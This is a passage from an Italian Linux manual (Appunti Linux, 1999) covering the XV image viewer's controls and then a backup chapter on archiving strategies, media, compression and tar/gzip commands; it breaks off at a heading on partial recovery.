XV è un applicativo *shareware*, anche se abbastanza permissivo, per l'elaborazione di immagini (appendice M.2). È relativamente completo, nel senso che consente di effettuare un buon numero di operazioni e trasformazioni. Il suo funzionamento è un po' insolito e le prime volte possono sfuggire molte delle sue buone qualità.

## 176.4.1 Avvio di XV

`xv` [⟨*opzioni*⟩] [⟨*file*⟩...]

**`xv`** è un programma interattivo e solitamente non viene usata alcuna opzione e nemmeno alcun nome di file. Quello che si ottiene è una finestra di presentazione sulla quale basta portare il cursore e fare un clic con il terzo tasto per ottenere il pannello di controllo del programma.

La finestra che contiene questa immagine di presentazione è quella utilizzata per mostrare le immagini che si elaborano, o che semplicemente si vogliono visualizzare.

**`xv`** potrebbe essere utilizzato anche solo come mezzo per visualizzare delle immagini. In tal caso, indicando i nomi dei file nella riga di comando, si ottiene la visualizzazione del primo nella finestra iniziale, e le operazioni più semplici possono essere compiute attraverso l'uso della tastiera. La tabella 176.1 elenca i comandi che possono essere impartiti attraverso la tastiera per ottenere lo scorrimento, la rotazione e l'ingrandimento delle immagini.

## 176.4.2 Controlli

Come accennato precedentemente, portando il puntatore del mouse sull'immagine e premendo il terzo tasto appare il pannello di controllo di XV. La parte centrale di questo mostra un elenco di file di immagini. Questo potrebbe essere vuoto se il programma è stato avviato senza argomenti, come nel caso mostrato nella figura 176.9.

Tutto attorno a questa zona centrale, appaiono una serie di tasti che permettono di accedere a menu nascosti oppure eseguono subito delle funzioni particolari.





Figura 176.8: All'avvio dell'eseguibile **xv** senza argomenti, viene visualizzata questa immagine. Basta portavi sopra il puntatore del mouse e fare un clic con il terzo tasto per fare apparire il pannello di controllo.

| Tastiera | Descrizione |
|---|---|
| Spazio | Passa all'immagine successiva. |
| m | Ingrandisce l'immagine al massimo consentito dallo schermo. |
| n | Riporta l'immagine alla sua dimensione normale. |
| t | Ruota di 90 gradi in senso orario. |
| h | Rovescia l'immagine orizzontalmente. |
| v | Rovescia l'immagine verticalmente. |
| q | Termina l'esecuzione del programma. |

Tabella 176.1: Alcuni comandi utili per l'uso di XV come visualizzatore di immagini.





Figura 176.9: Il pannello di controllo di XV.

### 176.4.3 Caricamento, salvataggio, scorrimento e stampa

I tasti posti alla destra dell'elenco di file sono particolarmente importanti. La figura 176.10 mostra un elenco di immagini e i tasti di cui si parla.





Figura 176.10: Le funzioni principali del pannello di controllo di XV.

La tabella 176.2 elenca le funzioni riferite a questi tasti.

| Nome | Descrizione |
|---|---|
| Previous | Visualizza l'immagine precedente dell'elenco. |
| Next | Visualizza l'immagine successiva dell'elenco. |
| Load | Carica un file, lo aggiunge all'elenco e lo visualizza. |
| Save | Salva un'immagine, eventualmente cambiandone il formato o il nome. |
| Print | Stampa l'immagine selezionata. |
| Delete | Elimina un'immagine dall'elenco oppure cancella il file corrispondente. |

Tabella 176.2: Alcuni comandi utili per l'uso di XV come visualizzatore di immagini.

### 176.4.4 Funzionalità di uso frequente

Nella parte inferiore del pannello di controllo appaiono alcuni tasti con significati che possono apparire più o meno oscuri, fino a quando non si è appreso il loro funzionamento. La figura 176.11 mostra questa serie di tasti.





Figura 176.11: Le funzionalità di uso frequente, poste nella parte inferiore del pannello di controllo di XV.

I tasti che non possono essere utilizzati, in funzione del contesto, sono ofuscati. Molte di queste funzioni fanno riferimento a una zona dell'immagine selezionata. Questa zona può essere definita utilizzando il mouse, puntando il cursore su un punto nella finestra contenente l'immagine, premendo il primo tasto e trascinando. I tasti della prima fila sono particolarmente importanti:

1. copia la zona selezionata dell'immagine visualizzata;
2. taglia la zona selezionata dell'immagine visualizzata;
3. riproduce la zona copiata o tagliata precedentemente;
4. cancella il contenuto di una zona;

Per riprodurre una zona copiata o tagliata precedentemente, è necessario prima selezionare l'immagine su cui intervenire (potrebbe essere la stessa di origine). Quindi occorre selezionare la zona di destinazione, nel solito modo, attraverso un'operazione di trascinamento del mouse. Per facilitare tutto questo si può usare lo stesso tasto di riproduzione della zona ritagliata: la prima volta che viene richiamato evidenzia un rettangolo nell'immagine attuale che può essere spostato dove serve, trascinandolo con il mouse; la seconda volta che viene richiamato, incolla il ritaglio in quel punto.

Quando di un'immagine serve solo una parte, basta selezionare la zona nel solito modo, attraverso il mouse. Quindi, utilizzando il tasto **`Crop`** si ottiene una nuova immagine contenente solo il pezzo selezionato precedentemente. Eventualmente, si può evitare questo metodo utilizzando al suo posto il salvataggio della sola zona selezionata.

Un'altra funzionalità importante, racchiusa in questa parte del pannello di controllo, è il tasto **`Grab`**. Attraverso questo è possibile catturare una finestra o una zona dello schermo. A differenza dei programmi già visti per questo tipo di attività, XV funziona anche quando la visualizzazione del server X supera i fatidici 8 bpp (256 colori).

### 176.4.5 Menu

Nella parte superiore del pannello di controllo appaiono alcuni tasti che in realtà richiamano diversi menu. possono apparire più o meno oscuri, fino a quando non si è appreso il loro funzionamento. Il manuale di XV è il punto di riferimento migliore per apprendere l'uso di queste funzioni. La figura 176.12 mostra questo sistema di menu.


Figura 176.12: Il sistema di menu posto nella parte superiore.

In particolare, con il tasto **`Windows`** è possibile selezionare un menu contenente un po' di tutto. Attraverso la funzione **`Visual Schnauzer`** si ottiene un *file manager* per la ricerca e la visualizzazione in anteprima delle immagini da caricare. La figura 176.13 mostra l'aspetto di questo *file manager*.


Figura 176.13: Il *file manager* di XV.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Parte xli

# Prevenzione

# Copie di sicurezza

L'amministrazione di un sistema Unix è da sempre un grosso problema sotto tutti i punti di vista. Il primo tra tutti è quello della salvaguardia dei dati, e al rischio della loro perdita si pone rimedio solo attraverso una corretta gestione delle copie di sicurezza.

## 177.1 Scelta del sistema di copia

Gli strumenti a disposizione per eseguire copie di sicurezza sono molti e si possono distinguere due estremi possibili:

- copiare i file e le directory;
- copiare una partizione o un disco intero.

La copia di una partizione o di un disco può avere il vantaggio di permettere l'archiviazione della situazione esatta in cui si trova, problemi inclusi. Inoltre, non avendo un processo di lettura sui file, la data di lettura di questi non viene modificata. Lo svantaggio fondamentale di questo tipo di copia è che questa è riferita a un disco particolare (o a una partizione) di una macchina particolare: è molto poco probabile che si possano recuperare dati archiviati in questo modo in un disco fisso diverso. Questa tecnica, più che per eseguire delle copie di sicurezza, viene utilizzata per archiviare dischetti nel loro stato originale.

La copia di file e directory non tiene conto del supporto fisico in cui si trovano e nemmeno del tipo di filesystem utilizzato. Questo comporta una serie di conseguenze:

- i file e le directory vengono scanditi in lettura, alterando quindi le date di lettura;
- i collegamenti simbolici vanno copiati come tali e non devono essere copiati gli oggetti a cui questi puntano;
- i collegamenti fisici potrebbero non essere distinti.

In generale, dal momento che una copia di file e directory è portabile, mentre una copia di un intero dispositivo non lo è (quando non si tratta di un dispositivo standard come i dischetti), dovrebbe essere preferibile la prima di queste due soluzioni.

### 177.1.1 Archiviazione

È intuitiva la ragione per la quale le copie di sicurezza non vanno fatte archiviando un intero dispositivo come se fosse un unico file. La copia pura e semplice dei file e delle directory è una tecnica possibile, ma richiede particolari condizioni:

- l'unità di destinazione deve essere in grado di accogliere i dati come sono all'origine, in pratica dovrebbe trattarsi di un disco;
- deve trattarsi di unità rimovibili;
- la capacità di queste unità deve essere maggiore di quella del file più grande che si ha a disposizione.

Di solito si preferisce la tecnica dell'archiviazione dei dati in un unico file (che rappresenta l'archivio), assieme a tutte le informazioni necessarie per riprodurre i file e le directory originali. In questo modo si possono utilizzare unità di memorizzazione di qualunque tipo, eventualmente suddividendo l'archivio in pezzi più piccoli contenibili al loro interno.

### 177.1.2 Archiviazione di file speciali

Gli oggetti contenibili in un filesystem possono essere di vario tipo (file puri e semplici, directory, file di dispositivo, collegamenti, ecc.) e così pure i loro attributi (permessi, date, ecc.). Il sistema di archiviazione che si utilizza deve essere in grado riprodurre correttamente tutti i dati del tipo di filesystem che si utilizza.

Per esempio, non sarebbe possibile archiviare i dati di un filesystem Unix in un archivio `.zip` che è nato per gli ambienti Dos.

### 177.1.3 Utenti e gruppi proprietari

Tra gli attributi dei file, è molto importante l'indicazione degli utenti e dei gruppi proprietari. I programmi di archiviazione potrebbero non essere in grado di memorizzare il numero UID e GID, limitandosi ad annotare solo i nomi degli utenti e dei gruppi. In tal modo, nel momento del recupero, i numeri UID e GID verrebbero riprodotti in base alle caratteristiche del sistema, cioè in base alla particolare configurazione dei file `/etc/passwd` e `/etc/group`.

Il fatto che il programma di archiviazione memorizzi i numeri UID e GID, oppure che memorizzi i nomi di utenti e gruppi, ha delle implicazioni che si traducono, a seconda delle circostanze, in vantaggi o svantaggi.

Se i dati archiviati devono essere riprodotti in un sistema diverso da quello di origine, in cui ci sono gli stessi nomi di utenti e di gruppi, che però potrebbero corrispondere a numeri UID e GID differenti, diventa conveniente un metodo di archiviazione che ignori i numeri degli utenti e dei gruppi. Tuttavia, se alcuni nomi di utenti o gruppi non sono presenti nel sistema di destinazione, la proprietà di questi file verrebbe assegnata automaticamente all'utente **`root`**.

Quando si esegue una copia di sicurezza di un intero sistema, e poi lo si vuole riprodurre altrove, si agisce per mezzo di un sistema operativo minimo, avviato probabilmente attraverso dischetti. In queste condizioni, lo scopo è quello di riprodurre esattamente il sistema originale, e per questo, i numeri UID e GID andrebbero rispettati fedelmente, nell'attesa che sia ripristinato tutto, compresi i file `/etc/passwd` e `/etc/group` originali.

Quando il programma di archiviazione memorizza entrambe le informazioni, sia UID/GID che i nomi, nel momento del recupero si pone il problema di come comportarsi quando questi non corrispondono. Si presentano queste alternative:

- se i numeri corrispondono ai nomi, non si pongono problemi nella dearchiviazione;
- se i numeri e i nomi non sono utilizzati nel sistema di destinazione, si possono dearchiviare i dati utilizzando i numeri originali, anche se non sono abbinati ad alcun nome;
- se i numeri non sono utilizzati nel sistema di destinazione, mentre i nomi sì, si possono cambiare i numeri in modo che corrispondano i nomi;
- se i nomi non sono utilizzati nel sistema di destinazione, mentre i numeri corrispondono a nomi differenti, non si può fare altro che recuperare i numeri come solo, assegnando in pratica la proprietà a utenti e gruppi con nomi differenti;
- se sia i nomi che i numeri sono presenti, ma non hanno lo stesso abbinamento (cioè i numeri corrispondono a nomi diversi), dovrebbe essere preferibile cambiare i numeri in modo che corrispondano ai nomi.

### 177.1.4 Percorsi assoluti o relativi

Quando si intende archiviare una porzione di filesystem, e quindi solo ciò che si trova a partire da una certa directory in poi, è importante sapere come si comporta il programma di archiviazione al riguardo della registrazione dei percorsi (*path*). Se si vuole archiviare la directory `/home/tizio/esempi/`, il programma di archiviazione potrebbe registrare il suo contenuto in uno dei tre modi seguenti.

1. `/home/tizio/esempi/*`
2. `home/tizio/esempi/*`
3. `./*`

Naturalmente, ciò dipende anche dal modo in cui vengono date le istruzioni al programma stesso.

Nel primo caso, quando dovesse rendersi necessario il recupero dei dati, questi verrebbero collocati esattamente nella directory indicata, in modo assoluto. Nel secondo, verrebbero collocati in modo relativo a partire dalla directory corrente, ottenendo così la directory `./home/tizio/esempi/*`. Nel terzo caso si avrebbe il recupero del contenuto di quella directory senza informazioni sul percorso precedente.

## 177.2 Strategia nelle copie

Le copie di sicurezza permettono di conservare la situazione dei dati in un determinato istante, ma i dati sono soggetti a continui aggiornamenti. Per questo occorre una procedura attraverso la quale si possa avere una gestione ordinata e ragionevolmente sicura delle copie.

A parte i rischi connessi con il tipo di supporto utilizzato per le copie e il luogo in cui queste vengono conservate, vanno almeno considerate le modalità sequenziali con cui queste possono essere eseguite. È importante rispettare un paio di regole elementari:

1. non si riutilizzano i supporti contenenti la copia effettuata la volta precedente;
2. non si utilizzano supporti in cattive condizioni.

### 177.2.1 Generazioni delle copie

Per distinguere una copia effettuata in un momento rispetto a quella fatta in un altro, si parla di ***generazione***. In pratica, l'ultima copia di sicurezza effettuata è l'ultima generazione, mentre le altre sono tutte generazioni precedenti. Questo termine si riferisce naturalmente a copie fatte sullo stesso insieme di dati.

Il buon senso suggerisce di utilizzare almeno tre generazioni di copie: l'ultima, quella precedente e quella ancora precedente.

### 177.2.2 Livelli delle copie

La copia di un intero filesystem comporta solitamente un impegno consistente, sia in termini di tempo che di supporti impiegati. Il programma che si utilizza per le copie, oppure un opportuno gruppetto di script di shell, potrebbe permettere di effettuare la copia successiva dei soli file che sono stati modificati nel frattempo.

Quando si esegue una copia dei soli file che risultano diversi rispetto all'ultima copia completa, si parla di ***copia di primo livello***; quando se ne esegue un'altra in un momento successivo per le variazioni avvenute dopo quella di primo livello, si parla di ***secondo livello*** e così di seguito.

A parte le difficoltà legate alla conservazione dell'informazione sullo stato dei file (di solito si tratta della data di modifica e di creazione), si pongono poi dei problemi nel momento in cui dovesse essere necessario un ripristino dalle copie. Si dovrebbe ripristinare l'ultima copia completa, seguita da tutte quelle aggiuntive dei soli file modificati, nello stesso ordine in cui sono state fatte: dalla più vecchia alla più recente.

Sotto questo aspetto, quando non si vuole ripetere una copia completa troppo frequentemente, si cerca almeno di eseguire copie successive sempre di primo livello (si hanno quindi più generazioni di copie di primo livello). In tal modo, un eventuale recupero richiederebbe solo il ripristino dell'ultima generazione di copia completa e dell'ultima generazione di copia di primo livello.

Questo sistema potrebbe non tenere conto dei file cancellati dopo l'ultima generazione di copia completa: in tal modo, un eventuale recupero dalle copie di sicurezza potrebbe comportare il ripristino di file che non servono più.

### 177.2.3 Distribuire le responsabilità

In un sistema monoutente, l'unico utilizzatore è anche l'amministratore del proprio sistema, e di conseguenza anche l'unico responsabile. Sarà quindi lui (o lei) a sapere esattamente cosa ha fatto e cosa è necessario copiare per sicurezza.

In un sistema multiutente o comunque quando si condividono dati in gruppo, anche se a prima vista potrebbe sembrare conveniente la gestione delle copie in modo centralizzato, è comunque utile affidarla in parte anche alla responsabilità dei singoli:

- periodicamente, un amministratore potrebbe occuparsi di eseguire la copia complessiva di tutto il sistema;
- ogni giorno, gli utenti dovrebbero preoccuparsi di eseguire le copie dei dati di loro competenza.

Nel momento in cui dovesse essere necessario, si dovrebbero recuperare i dati dalle copie generali fatte dall'amministratore, e quindi, di seguito, da quelle particolari dei singoli utenti.

Se determinate attività vengono svolte in gruppo, si potrebbe eleggere ugualmente un responsabile all'interno di questo che si occupi delle copie di quell'attività.

Il vantaggio di questo metodo sta nell'alleggerimento delle responsabilità dell'amministratore e nella più facile soluzione di piccoli problemi locali:

- se un gruppo di lavoro ha alterato i dati a causa di un'operazione errata, è sufficiente recuperare i dati di quel gruppo senza disturbare l'intero sistema;
- la distribuzione della responsabilità aumenta la consapevolezza da parte degli utenti.

## 177.3 Supporti

La scelta del supporto di conservazione della copia è importante e comporta alcune conseguenze:

- il costo;

- la disponibilità di unità in grado di utilizzarli;
- la facilità o difficoltà nel recupero di porzioni dei dati archiviati.

Il supporto tradizionalmente più economico e più diffuso nel passato è il nastro magnetico. Questo ha però lo svantaggio fondamentale di essere un mezzo di memorizzazione sequenziale: non è possibile estrarre un file se prima non si scorre tutto il nastro (o tutti i nastri) che c'è prima di quel dato. Un altro svantaggio importante sta nella necessità di rileggere il suo contenuto, dopo la copia, per verificare che i dati siano stati registrati correttamente.

Da alcuni anni si possono trovare dischi rimovibili di grandi capacità a prezzi ragionevolmente bassi. Questi hanno il vantaggio di poter essere utilizzati come dischi normali, e come tali, il recupero di dati parziali diventa molto più facile, anche quando la copia di sicurezza avviene per mezzo di un'archiviazione tradizionale.

Anche i CD-R sono diventati un ottimo mezzo di archiviazione, data l'economicità dei supporti: anche se è possibile una sola registrazione, il prezzo di un CD vergine è molto contenuto. La preparazione di un CD-ROM richiede molto spazio su disco per la preparazione dell'immagine prima dell'operazione di «incisione» (*burn*), e richiede anche l'investimento del masterizzatore. Si tratta di soldi ben spesi: una copia di sicurezza fatta su CD-ROM può essere letta ovunque ci sia un lettore, e questo è ormai un accessorio standard degli elaboratori; inoltre, il CD-ROM ha una vita media molto lunga, garantendo la durata delle copie di sicurezza. Esiste tuttavia un problema nuovo: si deve essere prudenti con le copie obsolete. Infatti, quando le copie di sicurezza sono molto vecchie, e non servono più, si può essere tentati di conservare i CD o di donarli a qualcuno, magari per gioco, o perché li usi come un addobbo. È evidente che si tratta di un'idea sbagliata: dal momento che questi CD-ROM sono stati usati per delle copie di sicurezza, contengono potenzialmente informazioni delicate e riservate.

I CD-ROM contenenti copie di sicurezza obsolete vanno distrutti prima di essere gettati nel cassonetto del riciclaggio del materiale plastico!

Quando i dati da archiviare sono pochi, può convenire l'utilizzo dei soliti dischetti: sono sicuramente una scelta economica e le unità a dischetti sono disponibili ovunque. Per quanto riguarda la facilità di estrazione dei dati, questo dipende dal modo con cui questi vengono usati: se si registrano i dati al loro interno senza fare uso di alcun filesystem, si ottiene un comportamento equivalente ai nastri; se si utilizzano con filesystem, è necessario che l'archivio sia contenibile all'interno di un singolo dischetto.

## 177.4 Compressione

Il problema della dimensione dei dati da archiviare può essere ridotto parzialmente con l'aiuto della compressione. La tecnica della compressione può essere applicata all'archiviazione in due modi possibili:

- prima della costruzione dell'archivio, ottenendo così un'archivio di file compressi;
- dopo la costruzione dell'archivio, ottenendo così un archivio compresso.

La differenza è enorme. La compressione introduce un elemento di rischio maggiore nella perdita di dati: se una copia di sicurezza viene danneggiata parzialmente, l'effetto di questo danno si riflette in una quantità di dati maggiore (spesso è compromesso tutto l'archivio).

### 177.4.1 Compressione prima dell'archiviazione

I programmi di archiviazione compressa maggiormente diffusi negli ambienti Dos (sia *shareware* che *freeware*) utilizzano la tecnica della compressione prima dell'archiviazione. È questo il caso degli archivi `.zip`, `.arj`, `.lzh` e di altri ancora. Tale sistema ha il vantaggio di permettere una facile scansione dell'archivio alla ricerca di file da estrarre (e decomprimere) o un ampliamento dell'archivio in un momento successivo alla sua creazione. Un altro vantaggio è la minore sensibilità alla perdita dei dati: se una parte dell'archivio è danneggiato, dovrebbe essere possibile ripristinare almeno il resto. Lo svantaggio principale è che la compressione fatta in questo modo, a piccoli pezzi, non è molto efficiente.

### 177.4.2 Compressione dopo l'archiviazione

La compressione fatta dopo l'archiviazione elimina ogni possibilità di accedere ai dati in esso contenuti e di poterlo ampliare, se non dopo averlo prima decompresso. Questo significa anche che un danneggiamento parziale dell'archivio implica la perdita di tutti i dati da quel punto in poi.[1]

[1] Ci sono programmi di archiviazione che si comportano così anche se non subiscono compressioni successive.

Un altro tipo di problema deriva dalla difficoltà di distribuire un archivio compresso suddividendolo su più unità di memorizzazione.

In questo caso però, l'efficienza della compressione è massima.

Negli ambienti Unix, di fatto, è questa la scelta preferita.

## 177.5 Archiviazione e recupero attraverso tar e gzip

La coppia **`tar`** e **`gzip`** rappresenta lo standard nell'archiviazione dei dati: **`tar`** genera un archivio non compresso che può comprendere anche collegamenti simbolici e file speciali; **`gzip`** lo comprime generando un archivio più piccolo.

La coppia funziona così bene che **`tar`** è in grado di utilizzare **`gzip`** direttamente senza dover far uso di pipeline, purché il risultato dell'archiviazione non debba essere suddiviso su più supporti.

L'origine del nome **`tar`** è *Tape ARchive*, ma questo programma permette ugualmente di gestire qualunque altro tipo di sistema di memorizzazione.

La versione GNU di **`tar`** (quella utilizzata normalmente nelle distribuzioni GNU/Linux), non memorizza percorsi assoluti.

I programmi **`tar`** e **`gzip`** sono descritti rispettivamente nelle sezioni 47.3.2 e 47.3.3. Nelle sezioni seguenti sono riportati alcuni esempi.

> Negli esempi seguenti si immagina di dover archiviare il contenuto della directory `~/lettere/`, equivalente a `/home/tizio/lettere/`, e delle eventuali discendenti.

### 177.5.1 Archiviazione diretta su dispositivi di memorizzazione

L'archiviazione attraverso la registrazione diretta sui dispositivi utilizza completamente il supporto di memorizzazione destinatario, anche se la quantità di dati da archiviare è molto piccola.

Quello sotto indicato è un esempio di archiviazione in un singolo nastro magnetico: l'opzione **`-c`** sta per *Create*; **`-f`** sta per *File* e permette di definire la destinazione dell'archiviazione; **`-z`** attiva la compressione attraverso **`gzip`**. Dal momento che si utilizza la compressione, l'archiviazione multivolume non è ammissibile.

```
# tar -c -z -f /dev/ftape ~/lettere
```

I dischetti possono essere utilizzati come i nastri, in modo sequenziale, ma questo lo si fa solo quando l'archivio generato non è contenibile in un solo dischetto: si ha quindi una copia multivolume, e in tal caso non è ammissibile l'uso della compressione.

```
# tar -c -M -f /dev/fd0u1440 ~/lettere
```

In questo caso, l'opzione **`-M`** sta proprio per *Multivolume* indicando quindi la possibilità che il supporto di destinazione non sia in grado di contenere l'intero archivio. In tal modo, **`tar`** si prende cura di sospendere l'archiviazione ogni volta che viene raggiunta la capienza massima. **`tar`** non è in grado di determinare da solo questa capacità: in questo caso, il dispositivo del dischetto è stato indicato in modo da riconoscerne la geometria, ma in alternativa si poteva utilizzare l'opzione **`-L`** seguita dalla dimensione, come nell'esempio seguente:

```
# tar -c -M -f /dev/fd0 -L 1440 ~/lettere
```

Quando si utilizzano i dischetti in questo modo, questi non contengono un filesystem e di conseguenza non possono essere montati. La lettura del loro contenuto avviene nello stesso modo della scrittura, attraverso il nome del dispositivo.

> L'archiviazione su dischetti, attraverso il dispositivo, richiede comunque che questi siano già stati inizializzati (a basso livello) secondo il formato che viene indicato. Non conta che siano vuoti: è importante che ci siano le tracce e i settori come previsto.

### 177.5.2 Archiviazione normale su file

Quando l'archiviazione può essere fatta su dischi (con filesystem ) di dimensione sufficiente a contenere l'intero archivio, invece di utilizzare l'opzione **`-f`** per specificare un file di dispositivo, si può indicare direttamente un normalissimo file al loro interno, come nell'esempio seguente:

```
$ tar -c -f /mnt/mo1/lettere.tar ~/lettere
```

In pratica, nel caso appena visto, si utilizza un disco montato nella directory `/mnt/mo1/` e si crea il file `lettere.tar` al suo interno.

L'archiviazione compressa, con l'utilizzo di **gzip**, può essere ottenuta semplicemente con l'opzione **-z**, come nell'esempio seguente:

```
$ tar -c -z -f /mnt/mo1/lettere.tar.gz ~/lettere
```

In tal caso l'estensione standard utilizzata (ma non obbligatoria) è `.tar.gz` che rende esplicito il fatto che la compressione è stata fatta dopo l'archiviazione. In alternativa si può usare anche `.tgz`, diffusa nei sistemi Dos.

### 177.5.3 Archiviazione e percorsi

Gli esempi seguenti, pur archiviando gli stessi dati, mostrano un modo diverso di registrare i percorsi all'interno dell'archivio. La directory di lavoro nel momento in cui si avvia il comando, è `/home/tizio/`, corrispondente alla directory personale dell'utente.

```
/home/tizio$ tar -c -z -f /mnt/mo1/lettere.tar.gz ~/lettere
```

```
/home/tizio$ tar -c -z -f /mnt/mo1/lettere.tar.gz /home/tizio/lettere
```

```
/home/tizio$ tar -c -z -f /mnt/mo1/lettere.tar.gz lettere
```

```
/home/tizio$ tar -c -z -f /mnt/mo1/lettere.tar.gz ./lettere
```

Nei primi due esempi, viene archiviata l'indicazione del percorso precedente e pur essendo stato dato in modo assoluto (`/home/tizio/lettere`), questo viene reso relativo da **tar**, eliminando la prima barra obliqua che si riferisce alla radice.[2]

Negli ultimi due esempi, viene archiviata l'indicazione della sola directory **lettere** e in modo relativo.

### 177.5.4 Archiviazione di periodi

I file sono forniti di informazioni orarie. In base a queste è possibile eseguire delle copie di sicurezza riferite a periodi.

Le copie di sicurezza a più livelli possono essere ottenute in modo semplificato attraverso l'uso dell'opzione **-N** seguita da una data di partenza: si ottiene l'archiviazione di quanto variato a partire da una certa data; di solito si utilizza quella dell'ultima archiviazione completa.[3]

```
$ tar -c -z -N 19970801 -f /mnt/mo1/lettere.tar.gz ~/lettere
```

In questo caso, la data che segue l'opzione **-N** rappresenta la mezzanotte del primo agosto 1997.

```
$ tar -c -z -N "19970801 15:30" -f /mnt/mo1/lettere.tar.gz ~/lettere
```

Quest'ultimo esempio aggiunge alla data l'indicazione di un'ora particolare, 15.30, e per evitare che sia interpretato in maniera errata, il gruppo data-orario viene racchiuso tra virgolette.

### 177.5.5 Archiviazione limitata a un'unità

Quando si eseguono delle copie di sicurezza, è probabile che si voglia archiviare solo la situazione di una certa unità di memorizzazione (partizione o directory condivisa in rete). In tal caso si deve indicare precisamente questo limite con l'opzione **-l** (*Limit*).

### 177.5.6 Estrazione dei percorsi

Quando si accede all'archivio per estrarne il contenuto o per compararlo con i dati originali, entra in gioco il problema dei percorsi.

I dati vengono estratti normalmente nella directory corrente, oppure vengono comparati utilizzando come punto di partenza la directory corrente. Quindi, se l'archivio contiene la directory degli esempi precedenti, registrata a partire dalla radice (ma come già spiegato, senza l'indicazione della radice stessa), questi verranno estratti in `./home/tizio/lettere/`, oppure comparati con i dati contenuti in questo percorso.

Se in fase di estrazione o comparazione si vuole fare riferimento a percorsi assoluti, si può utilizzare l'opzione **-P**. In questo modo si afferma esplicitamente che i percorsi indicati nell'archivio vanno considerati come discendenti dalla directory radice.

Questo particolare della gestione dei percorsi è molto importante quando si fanno le copie di sicurezza: spesso si hanno dischi montati su punti di innesto provvisori, e in tal caso non è molto conveniente memorizzare anche il percorso su cui sono montati.

---

[2] Questo comportamento riguarda almeno il programma **tar** di GNU.

[3] Il concetto di variazione, in questo caso, si deve intendere come variazione del contenuto o degli attributi. Quindi si tratta della data di modifica o della data di «creazione».

### 177.5.7 Recupero

Per poter effettuare un recupero di dati da un archivio è necessario conoscere in particolare il modo in cui questo era stato creato: normale, compresso, multivolume.

In generale, per recuperare dati da un archivio si utilizza l'opzione **-x** (*eXtract*) al posto di **-c**, e a essa si devono eventualmente aggiungere **-z** nel caso di estrazione da un archivio compresso con **gzip** o **-M** nel caso di un archivio multivolume.

Durante il recupero di una copia di sicurezza è importante fare in modo che i dati riprodotti mantengano gli stessi attributi originali (permessi e proprietà). Per questo si aggiungono le opzioni **-p** (riproduce i permessi) e **--same-owner** (riproduce le proprietà: UID e GID).

L'esempio seguente mostra un recupero da un archivio multivolume su dischetti.

```
~$ tar -x -M -p --same-owner -f /dev/fd0u1440
```

L'esempio seguente mostra un recupero con percorso assoluto: i percorsi indicati all'interno dell'archivio vengono aggiunti alla directory radice.

```
$ tar -x -z -P -p --same-owner -f /mnt/mo1/lettere.tar.gz
```

### 177.5.8 Recupero parziale

